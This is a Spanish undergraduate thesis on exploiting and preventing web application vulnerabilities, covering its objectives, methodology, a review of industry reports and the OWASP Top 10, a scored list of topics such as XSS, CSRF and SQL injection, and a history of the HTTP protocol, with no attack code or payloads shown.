Trabajo de Final de Grado:

Explotación y **prevención**

de vulnerabilidades en aplicaciones web.

Álvaro Carvajal Castro

Índice de contenidos

Explicación detallada del problema a resolver

Principalmente este trabajo se va a basar en la seguridad de las aplicaciones web, principalmente en cómo poder desarrollar una aplicación web segura en un entorno de producción expuesto al público. El propósito de este TFG es contribuir al desarrollo de aspectos de seguridad en aplicaciones web, incluyendo todas las herramientas que el navegador ofrece que ayudan a realizar aplicaciones seguras

En concreto se trata de un análisis de una gran multitud de vulnerabilidades (seleccionadas por su grado de impacto en aplicaciones web hoy en día y por su facilidad de explotación) que existen a día de hoy en el mundo del desarrollo web, desde vulnerabilidades relacionadas con la aplicación web en sí, desde vulnerabilidades que pueden presentarse en el protocolo HTTP o los servidores HTTP que se emplean para el desarrollo en esta área.

La importancia de la seguridad en aplicaciones web resulta ser un aspecto fundamental hoy en día, donde existen multitud de herramientas y técnicas para abusar cualquier brecha de seguridad en una aplicación, existen muchas herramientas/frameworks que abstraen de las bases fundamentales de la seguridad web, haciendo que usuarios de estas no conozcan las bases fundamentales de como funcionan las vulnerabilidades web más conocidas.

Realizar un análisis profundo y detallado de todas las vulnerabilidades que se van a considerar en este trabajo (no es posible abordarlas todas, centrándome en las que creo son más relevantes actualmente, las enumero más adelante), ir por cada una, explicando en detalle en qué consiste, cómo realmente afecta a un sistema que esté en un entorno de producción y cómo poder evitarla (siguiendo una metodología propuesta a continuación).

Este trabajo se centra en la parte más teórica de la seguridad web, detallando como se puede solventar algunas de las vulnerabilidades web propuestas, las explicaciones son puramente teóricas, en algunos casos indicando ejemplos y como pueden ser tratadas o que herramientas nos ofrecen los navegadores modernos para ayudar a controlarlas.

Enumeración de los objetivos a alcanzar

Los objetivos a alcanzar son principalmente conocer el impacto que algunas vulnerabilidades pueden causar en una aplicación web (las más relevantes según mi criterio), tener en cuenta la gran que existen agujeros de seguridad que tenemos que controlar en una aplicación expuesta al público (algunas con un gran impacto) y además demostrar cómo algunas (las que considero se han considerado más importantes) se pueden solucionar o evitar.

- Mostrar como en el mundo de desarrollo web no se debe confiar en el input de usuarios y que siempre se debe ser cauteloso cuando se expone una web al público.

- Realizar una revisión detallada de algunas vulnerabilidades importantes en el mundo web, una selección de manera subjetiva de vulnerabilidades que pueden afectar cualquier aplicación.

En muchas ocasiones el desarrollo web viene de la mano de grandes frameworks en las multitudes de lenguajes (como pueden ser Laravel de PHP, Phoenix de Elixir, …), mientras que estas frameworks son productos de muy buena calidad que cubren la gran mayoría de problemas

relacionados con la seguridad web, desde mi opinión muchas veces estas frameworks tienen demasiada abstracción del mundo real.

Es común encontrarse con desarrolladores web que desconocen completamente las enrevesadas maneras en las que una aplicación puede ser abusada, ya que las frameworks lo hacen todo "mágico", por lo que otro objetivo importante de este trabajo es que las explicaciones tengan la menor abstracción posible (en lo que a código se refiere, usar anotaciones muy genéricas para que se pueda aplicar a cualquier entorno/framework/lenguaje). Se expandirá más en esta opinión en el apartado sobre el estado del arte de la seguridad web.

Otros de los objetivos secundarios de este trabajo:

- Posicionar este trabajo como una guía de referencia (siempre siendo una extensión a las opciones más populares como OWASP) y de acceso rápido para saber más sobre las vulnerabilidades que se han tratado o respuestas a problemas de cómo tratar los temas de seguridad en aplicaciones web.

- Mostrar las nuevas características que los navegadores ofrecen como herramientas de seguridad que aún no tienen toda la adopción que deberían (herramientas como CSP, SameSite, …).

Para este objetivo secundario se ha usado como apoyo una serie de fuentes con ya bastante peso en el área para intentar seguir un cierto orden a la hora de tratar las diferentes vulnerabilidades que van a ser mencionadas en este trabajo:

- Fundación OWASP (https://owasp.org/).
- Instituto SANS (https://www.sans.org/).
- Programa CVE (https://cve.mitre.org/).

Evidentemente con el tiempo la información de este trabajo podría dejar de estar actualizada ya que las nuevas tecnologías avanzan demasiado rápido y lo que hoy puede considerarse seguro es muy probable que en unos años deje de serlo o deje de ser la opción predilecta (véase como ejemplo el tema del password hashing con algoritmos antiguos como SHA1 o MD5, etc). Por lo que este documento puede que no tenga una validez fiable a lo largo del tiempo.

De manera más resumida, para concretar, los objetivos de la entrega son los siguientes:

- Ofrece al lector la posibilidad de conocer una gran cantidad de vulnerabilidades y ataques a la que están expuestas las aplicaciones web.

- Mostrar cómo funcionan, qué problemas pueden causar y cómo se pueden resolver, usando la menor abstracción posible, además mostrar que herramientas se tienen al alcance para prevenir con estos problemas.

- Que este trabajo pueda considerarse un documento tutorial o guía para tener rápido acceso a información teórica solida sobre aspectos relevantes de la seguridad en aplicaciones web.

- Enseñar qué medidas de seguridad menos conocidas nos pueden ayudar a la hora de desarrollar aplicaciones web seguras (como puede ser seguridad mediante oscuridad).

Descripción de la metodología

La metodología que se va a seguir para este trabajo será la siguiente:

En primer lugar, responder a la pregunta “¿Cuáles vulnerabilidades o ataques van a ser tratados en este trabajo?”, en el mundo web existen muchos tipos diferentes de ataques o vulnerabilidades, y cubrirlos todos no tiene sentido para este trabajo.

Una vez se conoce cuales van a ser las vulnerabilidades a tratar en este trabajo lo siguiente será ir explicando los diferentes ataques y vulnerabilidades, como se pueden encontrar y explotar, qué problemas nos causa y cómo solucionarlos, es decir, para cada vulnerabilidad se seguirá la siguiente metodología:

- Explicar en qué consiste, se trata de un apartado más centrado en la teoría de la vulnerabilidad, por qué existe hoy en día. Centrado en la explicación principal de como funciona la vulnerabilidad
- Señalar cómo sería posible explotar esta vulnerabilidad y que problemas causa en una aplicación web (en caso de que sea posible).
- Por último, cómo se puede erradicar esta vulnerabilidad y explicar algunas mejores prácticas a tener en cuenta (en caso de que sea posible).

Esta metodología también se aplica para conceptos que no son precisamente vulnerabilidades, como puedan ser los apartados en los que se tratarán herramientas que el navegador pone a disposición para asegurar una aplicación web o para evitar algún tipo concreto de vulnerabilidad web.

Listado de tareas a realizar para alcanzar objetivos

Las tareas que se han de realizar para alcanzar todos los objetivos son las siguientes:

1. Realizar un punto para el estado del arte, mostrar como ha avanzado la seguridad en el mundo web pero como también han avanzado los vectores de ataque a los que cualquier aplicación puede estar sometida.

2. Detallar que vulnerabilidades y ataques van a ser tratados en este trabajo, ya que como se ha comentado con anterioridad no todas pueden explicarse en este trabajo.

3. Una pequeña introducción a lo que es el protocolo HTTP, un poco de historia sobre este, también tratar la incorporación del protocolo HTTPS y su importancia (por que es importante usarlo, y como podemos usarlo).

4. Breve introducción, qué podemos esperar de las vulnerabilidades que se van a detallar en este trabajo, además de explicar algunas buenas prácticas y herramientas que también se verán más adelante.

5. Introducción y explicación de los existentes servidores HTTP y cómo nos ayudan a mantener nuestra aplicación segura, algunas recomendaciones de configuraciones.

Esos puntos consistirían en aspectos introductorios al trabajo, a continuación entran los puntos que cubren ataques o vulnerabilidades, en esta lista están las vulnerabilidades y ataques que van a tratarse en este trabajo:

1. Ataques “MITM” (man-in-the-middle).
2. Ataques de Spam en puntos sin prevención.
3. Ataque DoS “header exhaustion”.
4. Vulnerabilidad “cache poisoning”.
5. Inyecciones SQL.
6. Ataques del tipo “clickjacking”.
7. Ataques “XFS”.
8. Vulnerabilidades “XSS”.
9. Ataques “CSRF”.
10. Ataques DoS causados por usar validación Regex.

Además añadir unos apartados que merecen ser mencionados (no por esto quiere decir que sean apartados de menor calidad), no se trata de vulnerabilidades como las detalladas anteriormente, pero ayudan a prevenirlas y deben ser conocidos e implementados en cualquier aplicación web:

1. El header “CSP” (content-security-policy), por que se considera una herramienta tan importante y la gran cantidad de problemas que soluciona en la seguridad de una aplicación web.
2. Gestión de librerías de terceros en páginas web, como tener mayor seguridad a la hora de incluir scripts de terceros en una página web, mediante la cabecera CSP.
3. Seguridad en las cookies mediante atributos HttpOnly, SameSite y Secure.


Revisión de estado del arte

Actualmente la seguridad web es un factor fundamental a la hora de desarrollar aplicaciones web, si bien es cierto que a día de hoy, la mayoría de los lenguajes que tienen participación en el ámbito web ya cuentan con frameworks muy potentes y robustas, las cuales se encargan de realizar el trabajo difícil a la hora de implementar toda la seguridad en una página web.


Como ya se ha comentado anteriormente, esta situación en la cual las frameworks son las encargadas de manejar los aspectos difíciles de la seguridad en una aplicación web, es una situación correcta, dejando a los expertos que trabajan en la framework encargarse de la seguridad, pero esta situación también tiene un lado malo, nuevos desarrolladores se apoyan demasiado o por completo en este concepto de que la seguridad no es un tema que deban tocar/tratar por lo que puede resultar posible encontrarse con desarrolladores que desconocen los principios básicos de seguridad web ya que la framework que se está empleando lo hace todo por ellos.

Para este apartado se ha optado por empezar usando datos de la empresa “Positive Technologies”, especializada en ciberseguridad con muchos clientes de sobrenombre (Samsung, ING, Allianz, entre otros), empresa que suele realizar públicamente un informe sobre la seguridad de aplicaciones web.

Usando un informe del año 2020 generado por Positive Technologies (https://www.ptsecurity.com/ y https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/) podemos visualizar como el paso de los años (seguramente gracias al surgimiento de frameworks cada vez más robustas y de mejores métodos de prevención de vulnerabilidades) ha disminuido el número de vulnerabilidades tanto severas como poco severas en general:



En este informe, se puede observar también como las vulnerabilidades más comunes que se ellos han registrado en sus datos son ataques XSS y configuraciones incorrectas de aspectos de seguridad relevantes, lo que confirma la desventaja comentada con anterioridad, existen desarrolladores que no conocen los principios básicos de la seguridad web.




Con unas búsquedas por Google, fuentes como “StackOverflow” y otras fuentes de programación/desarrollo web, es interesante observar que la gran mayoría de vulnerabilidades a las que muchos desarrolladores se enfrentan suelen ser:

- Vulnerabilidades XSS.
- Vulnerabilidades CSRF.
- Vulnerabilidades relacionadas con inicio de sesión en una aplicación.
- Inyecciones XML.

Una manera muy recurrente de atacar una aplicación web que también debería considerarse una vulnerabilidad se trata de el spam que los sistemas de una web pueden sufrir, por ejemplo “bots” que registran en masa cuentas falsas simplemente para que la base de datos crezca desproporcionadamente o cosechar credenciales en puntos de inicio de sesión desprotegidos.

Un aspecto a tener en cuenta que un gran vector de ataque está situado en los métodos de “authentication” usados por las aplicaciones web, resulta complicado realizar un buen sistema de autenticación, son muchas las variables que hay que tener en cuenta y son muchos los posibles vectores de ataque a los que se exponen estos sistemas (cosecha de credenciales, robo de sesiones, robo de cuentas, …).



Por lo destacado anteriormente, es necesario cubrir los aspectos mas relevantes hoy en día de la seguridad en aplicaciones web, cubriendo la mayoría de las vulnerabilidades más comunes que uno se puede encontrar.

También se ha optado por usar informes de la fundación OWASP, en concreto el informe del año 2017 “OWASP Top 10 – 2017” (https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf).

Se trata de un documento con información relacionada a vulnerabilidades encontradas en aplicaciones web, con datos provenientes de diferentes fuentes (bug hunting, consultoras ciberseguridad, contribuciones internas de compañías TIC).

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE) [NEW]
A5:2017-Broken Access Control [Merged]
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization [NEW, Community]
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

En este documento, se puede apreciar como vulnerabilidades XSS o SQL Inyection están muy presentes en el mundo web, además una mención especial a la aparición de vulnerabilidades relacionadas con el uso de componentes no seguros, posiblemente un vector de ataque poco conocido (o poco valorado en el sector).

Algunas vulnerabilidades que se exponen, como puedan ser A3, A4 y A8 no se cubrirán en este trabajo, se trata de vulnerabilidades muy especificas a librerías/frameworks/implementaciones y versiones desactualizadas (generalmente), resulta difícil describirlas y poner ejemplos sobre ellas.

Este aspecto se puede apreciar de manera mucho mas clara en el ámbito de las aplicaciones CMS, en este ámbito donde existen las aplicaciones comerciales muy populares como WordPress, Joomla, etc, es fácil encontrar noticias de plugins que han causado algún tipo de vulnerabilidad en la aplicación.

Estas aplicaciones con una barrera baja de entrada permiten a desarrolladores nuevos acceder al ecosistema fácilmente y crear plugins de manera sencilla, pero en ninguna parte de cubren aspectos importantes de seguridad que se deberían tener en cuenta.

Observando la guiá de desarrolladores de WordPress (https://developer.wordpress.org/plugins/), se observa un capítulo para la seguridad en los plugins desarrollados, pero se trata de un capitulo con poco contenido y centrado más en el correcto uso de permisos en los plugins. Es entendible que WordPress en este caso no deba hacerse cargo de enseñar a sus usuarios las bases de seguridad sobre las que tienen que trabajar, pero al no mencionar nada su “handbook” estos nuevos desarrolladores desconocen completamente en la mayoría de casos a que riesgos exponen a los usuarios que instalen sus plugins.

Por ejemplo, el plugin “YUZO”, 2019, https://wordpress.org/support/topic/plugin-redirecting-to-weird-sites/ donde un plugin con miles de instalaciones por uso de malas prácticas permitió que se pudieran realizar ataques XSS en cualquier instalación de WordPress afectada, donde los desarrolladores fallaron también a la hora de actualizar el plugin para evitar esta vulnerabilidad (incluso para advertir a sus actuales usuarios https://wordpress.org/support/topic/immportant-uninstall-before-you-get-hacked/page/2/#post-11412826).

Análisis previo, ¿Qué vulnerabilidades van a ser tratadas en este trabajo?

En el mundo de la seguridad web existen muchos posibles vectores de ataque y muchos tipos de vulnerabilidades diferentes, no es posible cubrirlas todas, además, muchas vulnerabilidades son dependientes del tipo de “stack” que estemos usando en ese momento, por ejemplo una vulnerabilidad relacionada con la deserialización de ficheros JSON puede afectar a una aplicación web pero no es una vulnerabilidad que relacionaría directamente con el mundo web.

Vulnerabilidades como pueden ser ataques XSS o ataques CSRF resultan importantes, ya que ofrecen grandes superficies de ataque (por ejemplo un ataque XSS puede tener control absoluto sobre el cliente).

En concreto, para este trabajo, el punto central consiste en cubrir aquellas vulnerabilidades que tengan un gran impacto sobre la aplicación y puedan ser abusadas con facilidad, sobre todo vulnerabilidades/ataques que puedan afectar a los usuarios y a sus datos, por lo mencionado.

Para este trabajo no se consideran importantes vulnerabilidades relacionadas con problemas relacionados con el uso de librerías de terceros (como puedan ser vulnerabilidades relacionadas con la serialización/deserialización, estas vulnerabilidades aunque son consideradas generalmente peligrosas, se ha optado por no cubrirlas en este trabajo por ser demasiado especificas a ciertas librerías o lenguajes de programación.

Generalmente se trabajará sobre vulnerabilidades relacionadas con el input que usuarios maliciosos pueden generar en nuestra aplicación para abusar de huecos en nuestra seguridad, tanto a nivel de servidor HTTP como a nivel de aplicación, además de vulnerabilidades que puedan explotar comportamientos básicos del navegador / servidores HTTP / interfaz HTML (por ejemplo ataques que se basan en usar elementos iframe).

Para realizar una respuesta detallada, se ha optado por valorar los siguientes factores para cada vulnerabilidad que se propone tratar en este trabajo, los factores son los siguientes, puntuando cada factor del 1 (fácil o leve) hasta 5 (peligroso o difícil), se trata de una puntuación puramente subjetiva:

- Vectores de ataque: La facilidad con la que una vulnerabilidad puede ser explotada por un posible atacante (cuanto mayor sea el valor más difícil se considera de llevar a cabo la vulnerabilidad o ataque).

- Impacto: La severidad de la vulnerabilidad, el daño que puede causar en una aplicación web expuesta (cuanto mayor sea el valor más consecuencias/impacto puede llegar a tener).

- Prevención: La facilidad con la que una vulnerabilidad puede ser prevenida completamente (en caso de que pueda ser) (cuanto mayor sea el valor más difícil resulta de prevenir).

Siguiendo esta manera de puntuación, a continuación se exponen todos los apartados que se van a desarrollar en el trabajo con sus respectivas puntuaciones:

Vulnerabilidad	Vector de ataque	Impacto	Prevención
Spam	1	2	4
Header exhaustion	1	4	1
Inyección SQL	2	5	2
Clickjacking	5	5	1
XFS	5	5	1
XSS	2	5	2
CSRF	2	4	1
DoS RegEx	4	4	2
Timed Attacks	4	4	3

Como se puede observar en la tabla de puntuaciones, en la mayoría de las vulnerabilidades del trabajo la explotación es sencilla generalmente pero su prevención también lo es, algo que ocurre con mucha frecuencia en la seguridad de aplicaciones web, prevenir vulnerabilidades en una aplicación no es una tarea complicada si se conocen todos los mecanismos para ello.

A continuación se mencionan una serie de puntos clave usados en la evaluación de puntos:

- Los ataques de Spam mediante bots o herramientas de automatización no son muy peligrosos generalmente, pero su prevención es complicada ya que tienen muchas maneras de explotarse (puntuación 1 en vector de ataque).

- Vulnerabilidades XFS y Clickjacking aprovechan elementos iframe, son sencillas de solucionar pero es fácil que pasen desapercibidas y pueden causar grandes impactos a la seguridad de usuarios de una aplicación.

- Inyecciones SQL pueden resultar difíciles de explotar según las configuraciones de la base de datos, permisos de usuarios, pero en general , si un tipo de esta vulnerabilidad se puede explotar es muy posible que la base de datos no esté bien configurada y sea posible explotar esta vulnerabilidad a fondo.

Por último, también se hablará sobre algunas capas/conocimientos para minimizar la exposición a ciertos ataques/vulnerabilidades que hoy en día toda aplicación moderna tiene a su alcance (cabecera CSP, manejo de scripts de terceros mediante CSP, etc).

Introducción al protocolo HTTP

Es importante comprender el funcionamiento del protocolo motor de Internet y de las aplicaciones web, el protocolo HTTP (“Hypertext Transfer Protocol”) es el protocolo que permite la comunicación en la web, usando como método de transporte el protocolo TCP.

A continuación se expone un breve apartado sobre la historia del protocolo, mostrando los grandes cambios que han habido entre versiones además de mostrar que información es la que se envía en una petición HTTP.

En el año 1991 nació la primera versión más elaborada, conocida como HTTP/0.9, una versión bastante sencilla con lo que hoy en día es el protocolo, solo tendríamos un único método “GET” para hacer peticiones, no existirían tampoco cabeceras ni códigos de error.

Más adelante el protocolo paso a la versión HTTP/1.0, en 1996, en este caso esta versión ya cuenta con su propio RFC (RFC 1945), explicando detalladamente el funcionamiento del protocolo para esta versión (https://tools.ietf.org/html/rfc1945), como mejoras frente a la versión anterior tenemos los siguientes puntos:

- Las peticiones ahora incluyen la versión del protocolo.
- Ahora es posible usar más métodos además del método GET (tenemos en total GET, HEAD y POST).
- En esta versión ya es posible usar cabeceras (headers).

Esta versión ya es bastante extensa y compleja, es interesante conocer más en profundidad cómo están compuestos los mensajes del protocolo (ya que en posteriores versiones apenas cambian), en la versión 0.9 se denominaban “Simple-Request/Simple-Response”, en esta versión se pasó a “Full-Request/Full-Response”, con la siguiente estructura:

Peticiones
Request-Line *(General-Header | Request-Header

| Entity-Header) CRLF Entity-Body	
Respuestas	
Status-Line *(General-Header | Request-Header | Entity-Header) CRLF Entity-Body	
Definiciones (SP = Espacio, CRLF = Línea nueva)	
Request-Line	Método SP URI SP Versión HTTP CRLF Ej: “GET /uoc.html HTTP/1.0”
Status-Line	Version HTTP SP Status-Code SP Reason-Phrase CRLF Ej: “HTTP/1.0 200 OK”
General-Header	Fecha de la petición – Cabeceras petición específicas
Request-Header	Cabeceras sobre información de la petición: • Authorization • From • If-Modified-Since • Referer • User-Agent
Entity-Header	Cabeceras sobre la entidad que se está pidiendo/se está recibiendo: • Allow • Content-Encoding • Content-Length • Content-Type • Expires • Last-Modified
Entity-Body	Cuerpo de la entidad que se está pidiendo/se está recibiendo.

Siguiendo con el recorrido del protocolo HTTP, pasamos ahora a la versión HTTP/1.1, la versión mas usada actualmente, lanzada en el año 1999, esta versión viene dada por el RFC 2616 (https://tools.ietf.org/html/rfc2616), como cambios importantes en esta versión tenemos:

- Cache de recursos mediante un “entity tag”.
- Se introduce el método OPTIONS, DELETE, TRACE, PUT, CONNECT.
- Ahora las peticiones requieren que se añada una cabecera “Host”.


- Aparecen las conexiones persistentes, podemos tener más de una petición/respuesta en una sola conexión HTTP.

Por último, actualmente se encuentra la versión HTTP/2.0, una versión que aún no tiene toda la aceptación que debería por parte de los servidores HTTP (existen muchas páginas web con versiones antiguas de servidores HTTP usando versiones desactualizadas de HTTP), también algunos dispositivos mas antiguos no soportan esta versión, pero que cuenta con varias ventajas muy interesantes frente a la versión HTTP/1.1, esta versión 2.0 fue publicada en 2015 (RFC 7540, https://tools.ietf.org/html/rfc7540).

